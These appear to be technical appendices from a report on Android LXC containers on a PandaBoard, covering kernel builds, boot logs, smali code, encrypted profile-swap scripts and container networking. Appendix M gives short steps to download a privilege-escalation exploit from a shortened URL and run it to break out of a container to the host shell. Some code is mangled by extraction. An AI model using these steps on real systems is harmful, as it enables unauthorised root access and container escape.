mkimage -A arm -O Linux -T ramdisk -C none -a 0 -e 0 -n "Linux-$Inxver" -d $tmpdir/initrd.gz $TGT/boot/uboot/uInitrd
echo "==== Building custom uImage for $Inxver"
cat $BLD/arch/arm/boot/zImage $ABOOT/board.dtb >$tmpdir/zImageplus
mkimage -A arm -O Linux -T kernel -C none -a 0x80008000 -e 0x80008000 -n "Linux-$Inxver" -d $tmpdir/zImageplus $TGT/boot/uboot/uImage
####IMPORTANT the root=UUID parameter should match the UUID of the
####root partition on the sdcard
#cp -a $UBOOT/boot/uboot/boot.txt $UBOOT/boot/uboot/boot.scr $TGT/boot/uboot
#sed -i '/bootargs/s/\$/ androidboot.console=ttyO2&/' $TGT/boot/uboot/boot.txt
#mkimage -A arm -O linux -T script -C none -a 0 -e 0 -n "Boot-$MYVER" -d $TGT/boot/uboot/boot.txt $TGT/boot/uboot/boot.scr
fi
popd
rm -rf $tmpdir
tar czf $PROJ/$LEBVER/config-$Inxver.tgz -C $BLD .config

echo "==== Copying files over to $PANDAIP"
ssh root@$PANDAIP mount /dev/mmcblk0p1 /boot/uboot
tar czf - -C $TGT --owner=0 --group=0 ./boot/uboot ./lib/modules | ssh root@$PANDAIP tar xzf - -C /
(cd $TGT; md5sum /boot/uboot/*)
ssh root@$PANDAIP md5sum /boot/uboot/uImage /boot/uboot/uInitrd /boot/uboot/boot.scr

```

Investigations with Boot Logs and Error Messages

Early experiments were done with Linaro 13.01 Android and Ubuntu combinations, and the boot log snippets below reveal the results. Note that u-boot is now the 2013.01 version and the board-specific information has now been teased out of Linux kernel image into a device tree file and loaded at runtime.

```

U-Boot SPL 2013.01.-rc1 (Jan 28 2013 - 13:44:20)
OMAP4460 ES1.1
OMAP SD/MMC: 0
reading u-boot.img
reading u-boot.img
<<<<<<<<< cut >>>>>>>>>>>>
## Booting kernel from Legacy Image at 80200000 ...
   Image Name:   Linux-3.2.0+
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    4787883 Bytes = 4.6 MiB
   Load Address: 80008000
   Entry Point:  80008000
   Verifying Checksum ... OK
## Loading init Ramdisk from Legacy Image at 81600000 ...
   Image Name:   Linux-3.2.0+
   Image Type:   ARM Linux RAMDisk Image (uncompressed)
   Data Size:    7832222 Bytes = 7.5 MiB
   Load Address: 00000000
   Entry Point:  00000000
   Verifying Checksum ... OK
## Flattened Device Tree blob at 815f0000
   Booting using the fdt blob at 0x815f0000
   Loading Kernel Image ... OK
OK
<<<<<<<<< cut >>>>>>>>>>>>
[ 0.000000] Booting Linux on physical CPU 0

```

```
[ 0.000000] Initializing cgroup subsys cpuset
[ 0.000000] Initializing cgroup subsys cpu
[ 0.000000] Linux version 3.2.0+ (subbukk@desk) (gcc version 4.7.3 (Ubuntu/Linaro 4.7.3-1ubuntu1) ) #1 SMP PREEMPT Thu Sep 5 18:02:03 IST 2013
[ 0.000000] CPU: ARMv7 Processor [412fc09a] revision 10 (ARMv7), cr=10c5387d
[ 0.000000] CPU: PIPT / VIPT nonaliasing data cache, VIPT aliasing instruction cache
[ 0.000000] Machine: OMAP4 Panda board, model: TI OMAP4 PandaBoard
```

The Linux kernel has been enhanced to 3.2.0 and the toolchain upgraded to v4.7. Cgroup support has been compiled into the kernel.

```
[ 0.000000] Kernel command line: console=tty0 console=ttyO2,115200n8 root=UUID=30a82356-baf0-4ad9-9d50-05ebf2f4141f rootwait ro earlyprintk fixrtc nocompcache vram=48M omapfb.vram=0:24M mem=456M@0x80000000 mem=512M@0xA0000000
<<<<<< cut >>>>>>
[ 0.000000] Memory: 456MB 463MB = 919MB total
[ 0.000000] Memory: 876540k/876540k available, 114692k reserved, 211968K highmem
```

The command line is that for a Ubuntu runtime, and 1 GB memory is now fully accommodated.

```
[ 0.298400] WARNING: at /opt/share/downloads/panda/linaro/linaro-kernel/arch/arm/mach-omap2/omap_hwmod.c:1509
_enable+0x234/0x264()
[ 0.298431] Modules linked in:
[ 0.298492] [<c0019c9c>] (unwind_backtrace+0x0/0xf8) from [<c0046490>] (warn_slowpath_common+0x4c/0x64)
[ 0.298553] [<c0046490>] (warn_slowpath_common+0x4c/0x64) from [<c00464c4>] (warn_slowpath_null+0x1c/0x24)
[ 0.298583] [<c00464c4>] (warn_slowpath_null+0x1c/0x24) from [<c0022780>] (_enable+0x234/0x264)
[ 0.298614] [<c0022780>] (_enable+0x234/0x264) from [<c0022ba0>] (_setup+0xa0/0x170)
[ 0.298645] [<c0022ba0>] (_setup+0xa0/0x170) from [<c0022e04>] (omap_hwmod_for_each+0x30/0x5c)
[ 0.298706] [<c0022e04>] (omap_hwmod_for_each+0x30/0x5c) from [<c089dd78>] (omap_hwmod_setup_all+0x6c/0x98)
[ 0.298736] [<c089dd78>] (omap_hwmod_setup_all+0x6c/0x98) from [<c0008640>] (do_one_initcall+0x10c/0x170)
[ 0.298797] [<c0008640>] (do_one_initcall+0x10c/0x170) from [<c08948a4>] (kernel_init+0xb8/0x15c)
[ 0.298828] [<c08948a4>] (kernel_init+0xb8/0x15c) from [<c00141dc>] (kernel_thread_exit+0x0/0x8)
[ 0.298889] ---[ end trace 1b75b31a2719ed1c ]---
[ 0.298889] omap_hwmod: mcspdm: cannot be enabled (3)
[ 0.302917] Enabling ERRATA 751472
```

This reveals a non-fatal error in the board initialization code for OMAP 4460, which disables the audio module McPDM.

```
[ 3.280212] PVR: PVRCore_Init
[ 3.283660] PVR: PVRSRVDriverProbe(pDevice=efe9d800)
[ 3.289001] PVR: SGX register base: 0x56000000
[ 3.293701] PVR: SGX register size: 65535
[ 3.297943] PVR: SGX IRQ: 53
[ 3.301025] PVR: EnableSystemClocks: Enabling System Clocks
[ 3.307006] omap_sr_disable: omap_sr struct for sr_core not found
[ 3.313476] PVR_K:(Error): EnableSGXClocks: Unable to scale SGX frequency (-11) [172, /opt/share/downloads/panda/linaro/linaro-kernel/drivers/gpu/pvr/omap4/sysutils_linux.c]
[ 3.329986] omap_sr_disable: omap_sr struct for sr_core not found
[ 3.336456] PVR_K:(Error): EnableSGXClocks: Unable to scale SGX frequency (-11) [172, /opt/share/downloads/panda/linaro/linaro-
```

```
kernel/drivers/gpu/pvr/omap4/sysutils_linux.c]
[ 3.355712] PVR: PVRCore_Init: major device 251
```

Here is the error in the PVR (PowerVR) GPU driver initialization. The HDMI display will remain blank due to this error. In Android, a vendor-specific program, pvrsvinit, is used later in initramfs to solve this problem, as revealed below. These binaries are added to the Android rootfs by the install-binaries-4.0.4.sh script from Linaro. No corresponding binaries work for Ubuntu rootfs.

```
[ 7.519744] android_usb: already disabled
[ 7.528137] adb_bind_config
[ 7.800872] Disabling lock debugging due to kernel taint
[ 7.831665] init: cannot find '/system/bin/rild', disabling 'ril-daemon'
[ 7.843444] init: cannot find '/system/etc/install-recovery.sh', disabling 'flash_recovery'
[ 7.854187] init: cannot find '/system/bin/pvrsvinit', disabling 'pvrsvinit'
[ 7.862915] init: using deprecated syntax for specifying property 'ro.product.manufacturer', use ${name} instead
[ 6.697875] wl1271: loaded
done.
[ 7.265167] init: plymouth main process (1017) killed by ABRT signal
[ 7.278076] init: ureadahead main process (1016) terminated with status 5
fsck from util-linux 2.20.1
rootfs: Superblock last write time is in the future.
      (by less than a day, probably due to the hardware clock being incorrectly set). FIXED.
rootfs: clean, 20298/482384 files, 168282/1927168 blocks
[ 7.777465] EXT4-fs (mmcblk0p2): re-mounted. Opts: errors=remount-ro

Last login: Thu Sep 5 14:02:54 UTC 2013 from desk.local.lan on pts/0
Welcome to Linaro 13.01 (GNU/Linux 3.2.0+ armv7l)

* Documentation: https://wiki.linaro.org/
root@localhost:~#
```

And finally a working console! The lxc package in 13.01 revealed bugs in the lxc container setup. This problem was expected as lxc was primarily developed and used for LXCs on Linux host, and the version used (v0.8.0) was still evolving to handle border cases. Using the latest branch (v0.9.0) required moving to Linaro 13.08, the latest stable branch in the Linaro series.

The following additions were merged into the existing config of the build to add support for running LXCs. MACVLAN and VLAN supports were skipped, as they were not expected to be used in testing.

```
CONFIG_CGROUPS=y
# CONFIG_CGROUP_DEBUG is not set
CONFIG_CGROUP_FREEZER=y
CONFIG_CGROUP_DEVICE=y
CONFIG_CPUSETS=y
CONFIG_PROC_PID_CPUSET=y
CONFIG_CGROUP_CPUACCT=y
CONFIG_RESOURCE_COUNTERS=y
CONFIG_CGROUP_MEM_RES_CTLR=y
CONFIG_CGROUP_MEM_RES_CTLR_SWAP=y
CONFIG_CGROUP_MEM_RES_CTLR_SWAP_ENABLED=y
CONFIG_CGROUP_SCHED=y
CONFIG_FAIR_GROUP_SCHED=y
# CONFIG_CFS_BANDWIDTH is not set
# CONFIG_RT_GROUP_SCHED is not set
CONFIG_BLK_CGROUP=y
# CONFIG_DEBUG_BLK_CGROUP is not set
CONFIG_MM_OWNER=y
# CONFIG_BLK_DEV_THROTTLING is not set
CONFIG_BRIDGE_NETFILTER=y
# CONFIG_NETFILTER_XT_MATCH_PHYSDEV is not set
CONFIG_BRIDGE_NF_EBTABLES=m
CONFIG_BRIDGE_EBT_BROUTE=m
CONFIG_BRIDGE_EBT_T_FILTER=m
CONFIG_BRIDGE_EBT_T_NAT=m
CONFIG_BRIDGE_EBT_802_3=m
CONFIG_BRIDGE_EBT_AMONG=m
CONFIG_BRIDGE_EBT_ARP=m
CONFIG_BRIDGE_EBT_IP=m
CONFIG_BRIDGE_EBT_IP6=m
CONFIG_BRIDGE_EBT_LIMIT=m
CONFIG_BRIDGE_EBT_MARK=m
CONFIG_BRIDGE_EBT_PKTTYPE=m
CONFIG_BRIDGE_EBT_STP=m
CONFIG_BRIDGE_EBT_VLAN=m
CONFIG_BRIDGE_EBT_ARPREPLY=m
CONFIG_BRIDGE_EBT_DNAT=m
CONFIG_BRIDGE_EBT_MARK_T=m
CONFIG_BRIDGE_EBT_REDIRECT=m
CONFIG_BRIDGE_EBT_SNAT=m
CONFIG_BRIDGE_EBT_LOG=m
# CONFIG_BRIDGE_EBT_ULOG is not set
CONFIG_BRIDGE_EBT_NFLOG=m
CONFIG_STP=y
CONFIG_BRIDGE=y
CONFIG_BRIDGE_IGMP_SNOOPING=y
CONFIG_LLC=y
CONFIG_NET_CLS_CGROUP=m
CONFIG_VETH=y
CONFIG_DEVPTS_MULTIPLE_INSTANCES=y
CONFIG_ZONE_DMA=y
CONFIG_ZONE_DMA_FLAG=1
CONFIG_IOSCHED_NOOP=y
CONFIG_IOSCHED_DEADLINE=y
CONFIG_IOSCHED_CFQ=y
# CONFIG_CFQ_GROUP_IOSCHED is not set
CONFIG_DEFAULT_IOSCHED="cfq"
```

APPENDIX – J – Instructions to create virtual driver in Android environment

Extracted Source Code for Virtual Driver Creation in Eclipse - Adapted from Android and Linux device driver creation.

```
class public Lcom/example/mysecondapp/MainActivity;
super Landroid/app/Activity;
source "MainActivity.java"
# direct methods
method public constructor <init>()V
    locals 0
    prologue
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V
    return-void
end method
# virtual methods
method protected onCreate(Landroid/os/Bundle;)V
    locals 2
    parameter "savedInstanceState"
    prologue
    invoke-super {p0, p1}, Landroid/app/Activity;-
>onCreate(Landroid/os/Bundle;)V
    const/high16 v0, 0x7f03
    invoke-virtual {p0, v0}, Lcom/example/mysecondapp/MainActivity;-
        setContentView(I)V
    const-string v0, "Switching App Started "
    const/4 v1, 0x1
    invoke-static {p0, v0, v1}, Landroid/widget/Toast;-

makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/w
idget/Toast;
    move-result-object v0
    invoke-virtual {v0}, Landroid/widget/Toast;->show()V
    return-void
end method

method public onCreateOptionsMenu(Landroid/view/Menu;)Z
    locals 2
    parameter "menu"
    prologue
    invoke-virtual {p0}, Lcom/example/mysecondapp/MainActivity;-
getMenuInflater()Landroid/view/MenuInflater;
    move-result-object v0
    const/high16 v1, 0x7f07
    invoke-virtual {v0, v1, p1}, Landroid/view/MenuInflater;-
inflate(Landroid/view/Menu;)V
    const/4 v0, 0x1
    return v0
```

```

end method
method public onKeyDown(ILandroid/view/KeyEvent;)Z
    locals 5
    parameter "keyCode"
    parameter "event"
    prologue
    const/4 v4, 0x1
    invoke-super {p0, p1, p2}, Landroid/app/Activity;-
    onKeyDown(ILandroid/view/KeyEvent;)Z
    const/16 v2, 0x19
    if-ne p1, v2, :cond_1

    :try_start_0
    invoke-static {}, Ljava/lang/Runtime;-
>getRuntime()Ljava/lang/Runtime;
    move-result-object v2
    const-string v3, "container1"
    invoke-virtual {v2, v3}, Ljava/lang/Runtime;-
exec(Ljava/lang/String;)Ljava/lang/Process;
    const-string v2, "Switiching to Container 1"
    const/4 v3, 0x1

    invoke-static {p0, v2, v3}, Landroid/widget/Toast;-

akeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/wi
dget/Toast;
    move-result-object v2
    invoke-virtual {v2}, Landroid/widget/Toast;->show()V
    new-instance v1, Landroid/content/Intent;
    const-string v2, "android.intent.action.MAIN"
    invoke-direct {v1, v2}, Landroid/content/Intent;-
><init>(Ljava/lang/String;)V
    local v1, startMain:Landroid/content/Intent;
    const-string v2, "android.intent.category.HOME"
    invoke-virtual {v1, v2}, Landroid/content/Intent;-
addCategory(Ljava/lang/String;)Landroid/content/Intent;
    const/high16 v2, 0x1000

    invoke-virtual {v1, v2}, Landroid/content/Intent;-
setFlags(I)Landroid/content/Intent;
    invoke-virtual {p0, v1}, Lcom/example/mysecondapp/MainActivity;-

    startActivity(Landroid/content/Intent;)V
    :try_end_0
    catch Ljava/io/IOException; {:try_start_0 .. :try_end_0} :catch_0
    end local v1
    #startMain:Landroid/content/Intent;
    cond_0
    goto_0
    return v4
    :catch_0
    move-exception v0
    local v0, e:Ljava/io/IOException;

```

```

    invoke-virtual {v0}, Ljava/io/IOException;->printStackTrace()V
    const-string v2, "Error in Switching to Container 1"

    invoke-static {p0, v2, v4}, Landroid/widget/Toast;--

makeText(Landroid/content/Context; Ljava/lang/CharSequence; I) Landroid/w
idget/Toast;

    move-result-object v2
    invoke-virtual {v2}, Landroid/widget/Toast;->show()V

    goto :goto_0
    end local v0                #e:Ljava/io/IOException;
    :cond_1
    const/16 v2, 0x18
    if-ne p1, v2, :cond_0

    line 64
    :try_start_1
    invoke-static {}, Ljava/lang/Runtime;--
>getRuntime() Ljava/lang/Runtime;
    move-result-object v2
    const-string v3, "container2"
    invoke-virtual {v2, v3}, Ljava/lang/Runtime;--
    exec(Ljava/lang/String;) Ljava/lang/Process;

    const-string v2, "Switching to Container 2"
    const/4 v3, 0x1
    invoke-static {p0, v2, v3}, Landroid/widget/Toast;--

makeText(Landroid/content/Context; Ljava/lang/CharSequence; I) Landroid/w
idget/Toast;
    move-result-object v2
    invoke-virtual {v2}, Landroid/widget/Toast;->show()V
    new-instance v1, Landroid/content/Intent;
    const-string v2, "android.intent.action.MAIN"
    invoke-direct {v1, v2}, Landroid/content/Intent;--
><init>(Ljava/lang/String;)V
    restart local v1          #startMain:Landroid/content/Intent;
    const-string v2, "android.intent.category.HOME"
    invoke-virtual {v1, v2}, Landroid/content/Intent;--
    addCategory(Ljava/lang/String;) Landroid/content/Intent;
    const/high16 v2, 0x1000

    invoke-virtual {v1, v2}, Landroid/content/Intent;--
    setFlags(I) Landroid/content/Intent;
    invoke-virtual {p0, v1}, Lcom/example/mysecondapp/MainActivity;--
>startActivity(Landroid/content/Intent;)V
    :try_end_1
    catch Ljava/io/IOException; {:try_start_1 .. :try_end_1} :catch_1
    goto :goto_0
    end local v1                #startMain:Landroid/content/Intent;

```



```
:catch_1
move-exception v0
restart local v0      #e:Ljava/io/IOException;
const-string v2, "Error in Switching to Container 2"

    invoke-static {p0, v2, v4}, Landroid/widget/Toast;-
>makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/
widget/Toast;
    move-result-object v2
    invoke-virtual {v2}, Landroid/widget/Toast;->show()V
    invoke-virtual {v0}, Ljava/io/IOException;->printStackTrace()V
    goto :goto_0
end method
```

APPENDIX – K – Instructions to implement Cold Swap

Implementation Details of Cold Swap

Requirements:

1. A rooted Android device – Nexus S or a PandaBoard for demo purpose
2. The adb utility
3. Busybox
4. Cryptsetup program – AES - 128 bit encryption
5. USB-mini USB connector
6. PandaBoard Accessories:
 - a. PandaBoard REV B1
 - b. 4 GB SD card
 - c. Serial port connector cable
 - d. 5 V adaptor
 - e. DVI-HDMI cable
 - f. Monitor for display

Code:

The code can either be implemented as a bash script or be implemented step by step after accessing the adb. Given below is the bash script that allows swapping between the multiple profiles. As many profiles as needed can be created.

1. For multiple profile creation:

```
echo "Creation of new Profile"
echo "Enter a strong passphrase "
getpassphrase
#Check if the profile already exists.
for F in $FILESYSTEMS
do
    if [[ -e "$PROFILEDIR/$F.$PROFILE" ]]
    then
        echo "Error: file already exist:
$PROFILEDIR/$F.$PROFILE"
        exit 3
    fi
#Check for freespace in the disk, and inform user.
FREESPACE=`df $PROFILEDIR | tail -n 1 | awk '{print
$3}'`
FREESPACE=`expr $FREESPACE / 1024`
echo "Free space left on $PROFILEDIR is $FREESPACE MB"
echo -n "Enter size for filesystem $F in MB: "
```

```

    read FSSIZE
    FSSIZE=`expr $FSSIZE '*' 1024`
#Create a new image, securemode.
    echo "Creating image file. This may take a few
minutes..."
    dd if=/dev/zero of="$PROFILEDIR/$F.$PROFILE" bs=1024k
count=$FSSIZE || exit 5

```

2. Creation of filesystems for the individual profiles:

```

FILESYSTEMS="data system cache"      # List of filesystems to
include in profile
typeset -i LOOPCOUNT=LOOPCOUNT=0

```

3. Encryption of profiles:

```

losetup $NEXTLOOP "$PROFILEDIR/$F.$PROFILE" || exit 5
echo "Creating encrypted filesystem $F.crypt"
cryptsetup luksFormat -c aes-plain $NEXTLOOP || exit 5
    cryptsetup status $F.crypt
    echo "$PASSPHRASE" | cryptsetup luksOpen $NEXTLOOP $F.crypt
#Format a new filesystem
mke2fs -O uninit_bg,resize_inode,extent,dir_index -L
$F.crypt -FF /dev/mapper/$F.crypt || exit 5
tune2fs -j /dev/mapper/$F.crypt || exit 5

```

4. Passphrase Checking:

```

getpassphrase()
{
    echo -n "Enter passphrase: "
    stty -echo
    read P1
    echo
    echo -n "Re-enter passphrase: "
    read P2
    stty echo
    echo
    if [[ -z $P1 ]]
    then
        echo "Error: Passphrase is empty."
        exit 1
    fi
}

```

```

if [[ $P1 != $P2 ]]
then
    echo "Error: Passphrase did not match."
    exit 1
fi
PASSPHRASE="$P1"
}

```

5. Implementing Loopback filesystem:

```

startloopbackfs()
{
    for F in $FILESYSTEMS
    do
        echo Setting up encrypted filesystem $F
        nextfreeloopbackdev
        losetup $NEXTLOOP "$PROFILEDIR/$F.$PROFILE"
        echo $PASSPHRASE | cryptsetup luksOpen $NEXTLOOP
$F.crypt
    done
}

```

6. Implementing the Switch:

```

stopdisplay()
{
    echo Restarting display
    sleep 1
    setprop ctl.stop zygote
    setprop ctl.stop keystore
    setprop ctl.stop dhcpcd
    # Add more here if your device needs it.
    sleep 1
}
nextfreeloopbackdev()
{
    #To keep track of the next device
    NEXTLOOP=/dev/block/loop$LOOPCOUNT
    #LOOPCOUNT=LOOPCOUNT+1
    LOOPCOUNT=`expr $LOOPCOUNT + 1`
}

```

```

mountimages()
{
    for F in $FILESYSTEMS
    do
        if [[ `lsof /$F | wc -l` -gt 1 ]]
        then
            echo "Error: Filesystem $F is still in use."
            lsof $F
        else
            umount /$F && mount /dev/mapper/$F.crypt /$F
        fi
    done
}
Copy contents
mount /dev/mapper/$F.crypt $PROFILEDIR/mnt || exit 6
cp -a /$F/* $PROFILEDIR/mnt || exit 6
umount $PROFILEDIR/mnt || exit 6

startdisplay()
{
    setprop ctl.start keystore
    setprop ctl.start dhcpcd
    setprop ctl.start zygote
}

```


APPENDIX – L – Instructions to ping one container from other

ICMP support should be enabled in Android with user mode networking. The solution for initiating ping on the emulator is adding another virtual network interface on the host.

1) Enable creation of a virtual interface on the underlying host OS:

```
$ sudo apt-get install uml-utilities
```

2) A virtual interface on the host can be created using following command:

```
$ sudo tunctl -u $(USER_NAME) -t tap0
```

```
$ sudo tunctl -u root -t tap0
```

3) If architecture is being run on the Pandaboard, the boot image needs to be unpacked and repacked to include the following parameters:

Start emulator by passing additional command line parameters to QEMU for creating new network interface on emulator.

```
-net nic -net user -net nic -net  
tap,ifname=tap0,script=no,downscript=no
```

Mkbooting can be used to pack the boot.img

If architecture is being run on the emulator, start the emulator using the following command:

```
$ emulator -data data.img -partition-size 2000 -memory 1024 -  
qemu -net nic -net user -net nic -net  
tap,ifname=tap0,script=no,downscript=no
```

Note that -net nic -net user here indicates the default emulator interface eth0 and

-net nic -net tap,ifname=tap0 stands for new interface eth1

4) When the system boots, decide if additional interface eth1 on the emulator was created by running:

```
$ adb shell netcfg
```

5) Bring up the eth1 interface and assign IP to it:

```
$ ifconfig eth1 up 192.168.178.2 netmask 255.255.255.0
```

For emulator:

```
$ adb shell ifconfig eth1 up 192.168.178.2 netmask :  
255.255.255.0
```

Caution: Don't bring down the default eth0 interface on the emulator as adb daemon and the adb server use this interface. The adb shell would stop working.

6) Add a default gateway in the routing table:

```
$ route add default gw 192.168.178.1 dev eth1
```

For emulator:

```
$ adb shell route add default gw 192.168.178.1 dev eth1
```

7) Execute the following command on host to bring up tap0 and assign ip address:

```
$ sudo ifconfig tap0 up 192.168.178.1 netmask 255.255.255.0
```

8) Forward all the traffic sent on tap0 host network interface to host interface dealing with Internet (either wlan0 or eth0):

```
$sudo iptables -t nat -A POSTROUTING -o eth0 (or wlan0) -j SNAT  
--source-to $(YOUR_HOST_IP_ADDRESS)
```

9) Enable ip forwarding on the host:

```
$sudo sysctl net.ipv4.ip_forward=1
```

The above steps will enable networking in containers. Ping to external network and between containers will work.

Pinging Containers from External System

Both containers run as daemon processes. The containers can be pinged from the external system by using the command:

```
$ ping 192.168.x.y //Container 1's IP  
$ ping 192.168.a.b //Container 2's IP
```

Pinging External System from the Containers

Ping to the external system from the containers was initiated following the steps below.

The external system was assigned the ip's 192.168.1.2 & 192.168.1.3.

From the Android containers, the lxc-console command was used, and, once the shell appeared, ping to the ip's was initiated.

```
lxc-console -n <container name>
```

```
ping 192.168.1.2
```

```
    PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
```

```
    64 bytes from 192.168.1.2:icmp_req=1 ttl=64 time=0.059 ms
```

```
    64 bytes from 192.168.1.2:icmp_req=2 ttl=64 time=0.045 ms
```

```
    64 bytes from 192.168.1.2:icmp_req=3 ttl=64 time=0.045 ms
```

```
    64 bytes from 192.168.1.2:icmp_req=4 ttl=64 time=0.044 ms
```

```
    64 bytes from 192.168.1.2:icmp_req=5 ttl=64 time=0.048 ms
```

APPENDIX – M – Instructions to gain “root” in a virtual environment

In the host system:

```
$ wget http://bit.ly/wELTpN)
```

Compile the memodipper.c for the device ARM in which it's going to be executed.

Push memodipper.c through adb shell:

```
$ ./adb push memodipper.c / <dir> or to /<root>
```

```
$ ./memodipper.c and obtain shell to host OS from container
```

This is due to fact that the LXC creates instances that are not completely separated by solid hardware separation.